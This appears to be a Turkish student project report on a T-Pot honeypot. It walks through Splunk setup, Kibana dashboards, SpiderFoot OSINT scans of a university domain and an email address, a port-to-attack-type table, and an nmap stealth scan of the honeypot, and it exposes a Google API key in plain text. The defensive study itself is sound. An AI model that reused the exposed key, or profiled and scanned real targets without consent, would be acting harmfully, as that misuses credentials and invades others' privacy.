root@ubuntu-2gb-nbg1-1:/tmp# sudo /opt/splunk/bin/splunk enable boot-start
SPLUNK GENERAL TERMS

Last Updated: August 12, 2021
```

(İndirmiş olduğumuz dosyanın kurulumu)


```
root@ubuntu-2gb-nbg1-1:/tmp# sudo service splunk start
```

(Splunk servisini buradaki komutla başlatıyoruz.)

```
Do you agree with this license? [y/n]: y
This appears to be your first time running this version of Splunk.
Splunk software must create an administrator account during startup. Otherwise, you cannot log in.
Create credentials for the administrator account.
Characters do not appear on the screen when you type in credentials.


Please enter an administrator username: cybersecurity
Password must contain at least:
 * 8 total printable ASCII character(s).
Please enter a new password:
Please confirm new password:
Copying '/opt/splunk/etc/openldap/ldap.conf.default' to '/opt/splunk/etc/openldap/ldap.conf'.
```

(Lisansı kabul ettikten sonra Splunk içerisinde kullanacağımız kullanıcı adı ve parola oluşturma kısmı bu şekilde gözükmüyor.)



(Splunk :8000 portunda ayağa kalktıktan sonra ekrana gelen arayüz bu şekilde)

4. KİBANA DASHBOARD OLUŞTURMA(T-POT)



ELK açılımı; elasticsearch,logstash ve kibana olarak tanımlanır. İçerisinde 3 farklı araç barındıran sistemin içerisindeki her bir araç farklı görevlere hizmet eder. Kısaca bahsetmek gerekirse;

Elasticsearch: Dışarıdaki uygulamalardan toplanan verilerin analizini ve içerik aramasını yapan açık kaynak kodlu NoSQL bir veritabanıdır.

Logstash: Veri toplama pipeline aracıdır. Aynı zamanda toplanan verileri düzenleyerek anlamlı hale getirir. Veri tabanından mail adresine, endpoint'e ya da bir başka NoSQL veritabanına gönderebilir.


Kibana: Kibana, verilerin görsele dönüştürülmesini sağlayan araçtır. Yapılan analizlerin grafiğini buradan görebilir, çıktısını alabilirsiniz.

Kibana'nın kendine ait arayüzü ve hazır bir dashboard ekranı zaten mevcut. Özelleştirmek isterseniz de kendi ekranınızı yapabilir, önemsediğiniz verilerin grafiklerini doğrudan kendi ekranınızda görebilirsiniz.

Gelelim Dashboard ekranı oluşturmaya;

The screenshot shows the Elastic Dashboards interface. At the top, there's a search bar with the placeholder "Find apps, content, and more." Below it is a navigation bar with icons for elastic, a blue square, and "Dashboards". The main title "Dashboards" is centered above a search bar and filter section. The filter section includes dropdowns for "Name, description, tags" and "Last updated", and a "Create dashboard" button. Below the filters is a list of dashboards: "T-Pot" (with a sub-item "T-Pot Dashboard") and "T-Pot". To the right of the list, it says "5 days ago" and has an "Actions" button.

T-pot içerisinde hazır kurulu gelen Kibana ekranımızın (Doğrudan da sistem içerisinde ELK olarak kurulum yapabilirsiniz, ben t-pot projesi için kurmuş olduğum ekrandan giriş yaptım) Sağ üst kısmında yazan “**create dashboard**” yazısına tıklayalım.




Açılan ekranда önmüze iki seçenek geliyor.

Create visualization: Görselleştirmeyi kendinizin oluşturabileceğinizi belirten kısımdır.

Add from library: Kütüphaneden ekleme kısmında, ekranınızda olmasını istediğiniz grafikler bulunuyor. Buradan kolayca ekleme yapabilirsiniz.


Create ekranına girdikten sonra üst panelde kısa yollar şu şekilde görünüyor:



Kütüphaneden ekle kısmını seçtikten sonra açılan ekranda çeşitli seçenekler yer alıyor, buradan Attacker top10, Attacker Source Ip, özellikle görmek istediğiniz honeypot türü gibi bilgileri seçmek mümkün.

Type	Title	Tags
Adthoney Input	Adthoney Input - Top 10	Adthoney T-Pot
Adthoney Input	Adthoney Input - Top 10	Adthoney T-Pot
Adthoney Samples	Adthoney Samples - Top 10	Adthoney T-Pot
Adthoney Samples	Adthoney Samples - Top 10	Adthoney T-Pot
Adthoney Logs	Adthoney-Logs	
Attack Map	Attack Map - Dynamic	Dynamic T-Pot
Attacker AS/N	Attacker AS/N - Top 10	T-Pot
Attacker AS/N	Attacker AS/N - Top 10 - Dynamic	Dynamic T-Pot
Attacker Source IP	Attacker Source IP - Top 10	T-Pot
Attacker Src IP Reputation	Attacker Src IP-Reputation	T-Pot

Ekranınızda düzenlemek istediğiniz alan için alanın sağ kısmındaki noktaya tıklayarak açılan pencerede kopyalama, silme, özelleştirme gibi seçenekler mevcut.



Düzenlemeleri yaptıktan sonra buna benzer bir görüntü ekrana gelecektir:



5. SPİDERFOOT (T-POT)



Spiderfoot, pasif taramada kullanılan bir OSINT aracıdır.

SPİDERFOOT NEDİR?

Spiderfoot, genel adlar, alan adları, e-posta adresleri ve IP adresleri dahil olmak üzere çeşitli hedefler hakkında istihbarat toplamak için 100'den fazla genel veri kaynağından yararlanır ve kullanımı kolay modül seçimi ile hedef belirleyerek süreci basitleştirir.

İnternette farklı servisler, ağlar ve protokoller hakkında tonlarca veri mevcut olduğundan tüm bu bilgileri tek tek her yerden toplamak oldukça zaman alıcı bir görev haline geliyor.


Hedefiniz hakkında her türlü bilgiyi tek bir aracın toplayarak OSINT toplama sürecini otomatikleştirmek için etkili bir araçtır.

OSINT'i otomatikleştirmek için Spiderfoot, 100'den fazla kamuya açık bilgi kaynağını sorgular ve alan adlarından, e-posta adreslerinden, isimlerden, IP adreslerinden, DNS sunucularından ve daha fazlasından gelen tüm istihbarat verilerini işler.

Kısaca özetleyeceğiz olursak Spiderfoot için sadece hedef belirlemeniz yeterli, çalıştırılacak modüllerini seçtiğinden sonra ve spiderfoot, araştırdığınız her şeyin tam profilini oluşturmak için tüm verileri toplar.

SpiderFoot Kullanımı

Gerekli Python modülleri üzerinden kurulumu gerçekleştirilebilir ama biz proje kapsamında, t-pot içerisinde yüklü olarak gelen spiderfoot tarafından ilerleyeceğiz.



The screenshot shows the 'New Scan' configuration page of the SpiderFoot web interface. At the top, there are tabs for 'spiderfoot', 'New Scan', 'Scans', and 'Settings'. On the right, there are 'Light Mode' and 'About' buttons. The main area is titled 'New Scan'. It has two input fields: 'Scan Name' (containing 'The name of this scan.') and 'Scan Target' (containing 'The target of your scan.'). To the right of these fields is a detailed help box explaining what can be entered as a scan target. Below these fields are four radio buttons under the heading 'By Use Case':

- All: Get anything and everything about the target.
All SpiderFoot modules will be enabled (slow) but every possible piece of information about the target will be obtained and analysed.
- Footprint: Understand what information this target exposes to the Internet.
Gain an understanding about the target's network perimeter, associated identities and other information that is obtained through a lot of web-crawling and search engine use.
- Investigate: Best for when you suspect the target to be malicious but need more information.
Some basic footprinting will be performed in addition to querying of blacklists and other sources that may have information about your target's maliciousness.
- Passive: When you don't want the target to even suspect they are being investigated.
As much information will be gathered without touching the target or their affiliates, therefore only modules that do not touch the target will be enabled.

At the bottom of the configuration area, there is a link: 'Check out the SpiderFoot documentation to get more out of SpiderFoot.'

(Bu arayüzden ilk taramanızı başlatabilir ve üç model seçebilirsiniz: kullanım durumuna göre, gerekli verilere göre veya modüle göre.)

New Scan: Burası yeni bir arama başlatacağınız bölüm.

Bu kısma aramanızı vereceğiniz ismi giriyorsunuz.(Alttaki hedef satırı ile aynı isime sahip olabilir)

Arama yapacağınız hedefi yazdığınız kısım(Ip, domain, "kişi ismi", telefon numarası...)

Arama yaparken, alt kısmında yer alan All seçeneği tüm arama seçeneklerini kapsadığı için default olarak tercih ediliyor.

‘Taramayı Çalıştır’'a tıkladığınızda, tarama işlemlerinin gerçek zamanlı olarak görünmeye başlayacağı sonuç sayfasına yönlendirileceksiniz:

Bu ekran, Spiderfoot modüllerinden toplanan tüm verileri, her taramanın dahili günlük mesajlarıyla birlikte gösteren grafikleri ve tıklanabilir çubukları gösterecektir.



Tarama tamamlandıktan sonra, aşağıda gördüğünüz gibi, verileri görüntülemek ve analiz etmek için sonuçlara göz atmaya başlayabilirsiniz:

deneme1 RUNNING

Summary Correlations Browse Graph Scan Settings Log

Type	Unique Data Elements	Total Data Elements	Last Data Element
Account on External Site	443	443	2024-12-01 15:54:05
Affiliate - Company Name	4	4	2024-12-01 15:35:12
Affiliate - Domain Name	6	14	2024-12-01 15:38:23
Affiliate - Domain Whois	5	5	2024-12-01 15:38:25
Affiliate - Email Address	1	1	2024-12-01 14:55:36
Affiliate - IP Address	132	132	2024-12-01 15:52:20
Affiliate - IPv6 Address	5	5	2024-12-01 14:20:23
Affiliate - Internet Name	24	45	2024-12-01 15:38:23
Affiliate - Web Content	9	9	2024-12-01 15:18:27
Affiliate Description - Abstract	2	3	2024-12-01 14:57:00
Affiliate Description - Category	10	18	2024-12-01 14:57:00
BGP AS Membership	2	33	2024-12-01 15:54:20

Geçmiş Taramalarınızı Görebileceğiniz Bölüm burası:

Name	Target	Started	Finished	Status	Elements	Correlations	Action
deneme1	gelistim.edu.tr	2024-12-01 14:03:55	Not yet	RUNNING	15512	0 0 0 0	
deneme	cybertechnologyarena@gmail.com	2024-12-01 14:02:33	2024-12-01 14:07:27	FINISHED	2	0 0 0 0	

Scans 1 - 2 / 2 (2)

Settings : Buradan ilgili arama motorları ve bilgi toplayacağınız web siteleri üzerinden API Keys oluşturabilir, var olan apileri sisteme dahil edebilir veya dışarı aktarabilir, tarama ayarlarınızı özelleştirebilirsiniz.

Save Changes Import API Keys Export API Keys Reset to Factory Default

Örnek bir Api Keys alma işlemi aşağıdaki şekildedir:

Uygulamanızı API anahtarıyla Google'a tanımlayın

Custom Search JSON API için API anahtarı kullanılması gereklidir. API anahtarı, istemcinizi Google'a tanıtmayan bir yoludur.

- Programlanabilir Arama Motoru (ücretsiz sürüm) kullanıcıları: [Anahtar Alın](#)

Bir API anahtarınız olduktan sonra uygulamanız `key=yourAPIKey` sorgu parametresini tüm istek URL'lerine ekleyebilir. API anahtarı, URL'lere yerleştirmek için güvenlidir ve herhangi bir kodlamaya ihtiyaç duymaz.

Enable Custom Search API

Enter new project name

My Project

I agree that my use of any [services and related APIs](#) is subject to compliance with the applicable [Terms of Service](#).

Yes No

BACK

CANCEL

NEXT

You're all set!

You're ready to start developing with Custom Search API

YOUR API KEY

AIzaSyA3A1QjRmwORyAseVDzHUJBCrEuHgKurb0



To improve your app's security, restrict this key's usage in the [API Console](#).

Google (sfp_googlesearch)

Summary	Obtain information from the Google Custom Search API to identify sub-domains and links.
Categories:	Search Engines
Tags:	apikey
Website:	https://developers.google.com/custom-search

Settings

Option	Value
Google API Key for Google search.	AIzaSyA3A1QjRmwORyAseVDzHUJBCrEuHgKurb0
Google Custom Search Engine ID.	013611106330597893267:tfgl3wxdtbp

Settings

[Save Changes](#)

[Import API Keys](#)

[Export API Keys](#)

[Reset to Factory Default](#)

Global

AbstractAPI (sfp_abstractapi)

Storage

Summary Look up domain, phone and IP address information from AbstractAPI.

abuse.ch

Abstract provides powerful APIs to help you enrich any user experience or automate any workflow.

AbuseIPDB

Categories: Search Engines

Abusix Mail Intelligence

Tags: apikey

Website: <https://app.abstractapi.com/>

Sol taraftaki menüden Api alacağınız adresler ve ne için kullanılacağı açıklama kısmında belirtilmiştir. Mail adresinizle kayıt olduktan sonra ihtiyacınız olan API anahtarını kopyalayarak sisteminize yapıştırın.

Örnek olarak : **Abstract API**-AbstractAPI'den alan adı, telefon ve IP adresi bilgilerini arayın. Abstract, herhangi bir kullanıcı deneyimini zenginleştirmenize veya herhangi bir iş akışını otomatikleştirmenize yardımcı olmak için güçlü API'ler sağlar.

AbuseIPDB-AbuseIPDB, internetteki bilgisayar korsanlarının, spam göndericilerinin ve kötü amaçlı faaliyetlerin yayılmasını önlemeye yardımcı olmayı amaçlayan bir projedir. AbuseIPDB.com kara listesine göre bir IP adresinin kötü amaçlı olup olmadığını kontrol edin.

6.T-POT İÇERİSİNDE YER ALAN PORTLARIN ÇALIŞTIKLARI SERVİSLER

Bu araştırmamın başlıca önemi, saldırının öncesi hazırlık süreci adına yapabileceğimiz saldırılardan taslağını oluşturabilmemiz sağladı.

PORT	PROTOKOL	VERİ YÖNÜ	HONEYBOT	SİMÜLE EDİLEN SERVİS	OLASI SALDIRI TÜRLERİ
5555	tcp	incoming	ADBHoney	Android Debug Bridge(ADB)	Brute Force, Unauthorized Access, Reverse Shell
5000	udp	incoming	CiscoASA	Cisco ASA Discovery	DoS, Reconnaissance, Unauthorized Access
8443	tcp	incoming	CiscoASA	HTTPS (Alternatif Port)	SSL Exploits, DoS, Brute Force
443	tcp	incoming	CitrixHoneypot	HTTPS	SSL Stripping, Brute Force, Credential Theft
80, 102, 502, 1025, 2404, 10001, 44818, 47808, 50100	tcp	incoming	Conpot	HTTP, ISO-TSAP, Modbus/TCP, MS RPC, BACnet, Ethernet/IP, IEC 61850	Buffer Overflow, DoS, MITM, Command Injection, Brute Force
161, 623	udp	incoming	Conpot	SNMP, IPMI	SNMP Bruteforce, DoS, IPMI Brute Force Attack


22, 23	tcp	incoming	Cowrie	SSH, Telnet	Brute Force, Command Injection, Privilege Escalation
19, 53, 123, 1900	udp	incoming	Ddospot	Chargen, DNS, NTP, UPnP	DNS Amplification, NTP Reflection , UPnP Misconfiguration , Chargen DoS
11112	tcp	incoming	Dicompot	DICOM	Reconnaissance, Unauthorized Access
21, 42, 135, 443, 445, 1433, 1723, 1883, 3306, 8081	tcp	incoming	Dionaea	FTP, WINS, MS RPC, HTTPS, SMB, MSSQL, PPTP, MQTT, MySQL, HTTP Alternate	Brute Force, Buffer Overflow, Privilege Escalation, DoS
69	udp	incoming	Dionaea	TFTP	Unauthorized Access, Malicious File Injection
9200	tcp	incoming	Elasticpot	Elasticsearch REST	RCE, DoS, Brute Force

22	tcp	incoming	Endlessh	SSH	Brute Force, Credential Stuffing
21, 22, 23, 25, 80, 110, 143, 443, 993, 995, 1080, 5432, 5900	udp	incoming	Heralding	FTP, SSH, Telnet, SMTP, HTTP, POP3, IMAP, HTTPS, IMAPS, POP3S, SOCKS Proxy, PostgreSQL, VNC	Brute Force, Privilege Escalation, Command Injection, DoS
21, 22, 23, 25, 80, 110, 143, 389, 443, 445, 631, 1080, 1433, 1521, 3306, 3389, 5060, 5432, 5900, 6379, 6667, 8080, 9100, 9200, 11211	tcp	incoming	qHoneypots	FTP, SSH, Telnet, SMTP, HTTP, POP3, IMAP, LDAP, HTTPS, SMB, IPP, SOCKS Proxy, MySQL, RDP, SIP, PostgreSQL, VNC, Redis, IRC, HTTP Alternate, JetDirect, Elasticsearch, Memcached	Brute Force, Buffer Overflow, SQL Injection, Command Injection, DoS, Privilege Escalation, Session Hijacking, XSS, CSRF, MITM, Exploitation of Vulnerabilities
5060	tcp/udp	incoming	SentryPeer	SIP	Call Flooding, Eavesdropping, Credential Stuffing
80	tcp	incoming	Snare (Tanner)	HTTP	SQL Injection, XSS, Web Defacement
8090	tcp	incoming	Wordpot	HTTP	Brute Force Login, Plugin Exploits, Theme Vulnerabilities

(Saldırı öncesi yapmış olduğumuz literatür çalışmaları araştırması sonucunda ilgili T-potların hangi servisi kullandığı ve hangi portta çalıştığını görebilmek adına oluşturduğumuz tablo, yukarıdaki gibidir.)

7.KALİ LINUX KULLANIMI İLE SALDIRI SİMÜLASYONLARI

Port Scanning / T-Pot Sistemine Hedef IP ve Hizmet Kontrolü



The screenshot shows a terminal window titled "root@kalipurple: /home/gozde". The command run was "nmap -sS -sV -p 21,22,23". The output shows the following:

```
zsh: corrupt history file /home/gozde/.zsh_history
[~] $ sudo su
[sudo] password for gozde:
[root@kalipurple ~] # nmap -sS -sV -p 21,22,23 159.69.196.102
Starting Nmap 7.94WSA ( https://nmap.org ) at 2024-12-03 03:18 EST
Nmap scan report for static.102.196.69.159.clients.your-server.de (159.69.196.102)
Host is up (0.016s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd  2.0.8 or later
22/tcp    open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
23/tcp    open  telnet

1 service unrecognized despite returning data. If you know the service/version, please submit the following f
ingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port23-TCP:=7.94SVN&I=7XD=12/3%Time=674EBEEF&P=x86_64-pc-linux-gnu%N
SF:ULL,7,"Login:\x20")\r(GenericLines,2C,"Login:\x20\xff\xfb\x01Password:\r
SF:x20\nLogin\x20incorrect\nLogin:\x20")\r(tn3270,16,"Login:\x20\xff\xfe\x
SF:18\xff\xfe\x19\xff\xfc\x19\xff\xfe\xfe\x0\xff\xfc\x0")\r(GetRequest,2C,"login
SF::\x20\xff\xfb\x01Password:\x20\nLogin\x20incorrect\nLogin:\x20")\r(HTTP
SF:Options,15E,"Login:\x20\xff\xfb\x01Password:\x20\n\xff\xfb\x03\r\nTh\r
SF:x20\programs\x20inclued\x20with\x20the\x20Debian\x20GNU/Linux\x20system\
SF:x20\are\x20free\x20\software;\r\nthe\x20exact\x20distribution\x20terms\x2
SF:of\x20each\x20program\x20are\x20described\x20in\x20the\r\nindividual\
SF:x20\files\x20in\x20/usr/share/doc/\r\n/copyright.\r\n\r\nDebian\x20GNU/Li
SF:nux\x20comes\x20with\x20NO\x20WARRANTY,\x20to\x20the\x20e
SF:xtent\r\npermitted\x20by\x20applicable\x20law.\r\n\r\n14OPTIONS\x20/
SF::\x20HTTP/1.\r\n@ubuntu:~\$x20")\r(RTSPrequest,2C,"login:\x20\xff\xfb\x61
SF:Password:\x20\nLogin\x20incorrect\nLogin:\x20")\r(RPCCheck,7),"login:\x2
SF:0")%\r(DNSVersionBindReqTCP,7,"login:\x20%\r(DNSstatusRequestTCP,7,"log
SF:in:\x20")\r(Helper,14,"login:\x20\xff\xfb\x01Password:\x20")\r(SSLSession
SF:Req,14,"login:\x20\xff\xfb\x01Password:\x20")\r(TerminalServerCookie,14
SF:,"login:\x20\xff\xfb\x01Password:\x20")\r(Kerberos,14,"login:\x20\xff\x
SF:\fb\x01Password:\x20")%\r(X11Probe,7,"login:\x20")\r(FourOhFourRequest,2C
SF:,"login:\x20\xff\xfb\x01Password:\x20\nLogin\x20incorrect\nLogin:\x20")
SF:2\r(LPDString,14,"login:\x20\xff\xfb\x01Password:\x20")\r(LDAPSearchRed,
SF:2C,"login:\x20\xff\xfb\x01Password:\x20\nLogin\x20incorrect\nLogin:\x20
SF:")%\r(LDAPBindReq,7,"login:\x20")\r(SIPOptions,BE,"login:\x20\xff\xfb\x0
```

nmap -sS -sV -p 21,22,23 <t-pot_ip_adresi>

Taranan hedefteki açık portlar ve bu portlara bağlı servisler tespit edildi.

Komut parametreleri:

- -sS: Stealth SYN Tarama

TCP bağlantısını tam olarak tamamlamadan tarama gerçekleştirir

Hedef sisteme minimum iz bırakması nedeniyle tercih edilen bir tarama tekniğidir

Normal TCP bağlantısına göre daha az log kaydı oluşturur

- -sV: Versiyon tespiti

Açık portlarda çalışan servislerin detaylı analizini yapar

Servis türü ve versiyon numarası gibi kritik bilgileri tespit eder

Potansiyel güvenlik açıklarının belirlenmesinde önemli rol oynar

- -p 21,22,23: Tarama yapılacak hedef spesifik portlar

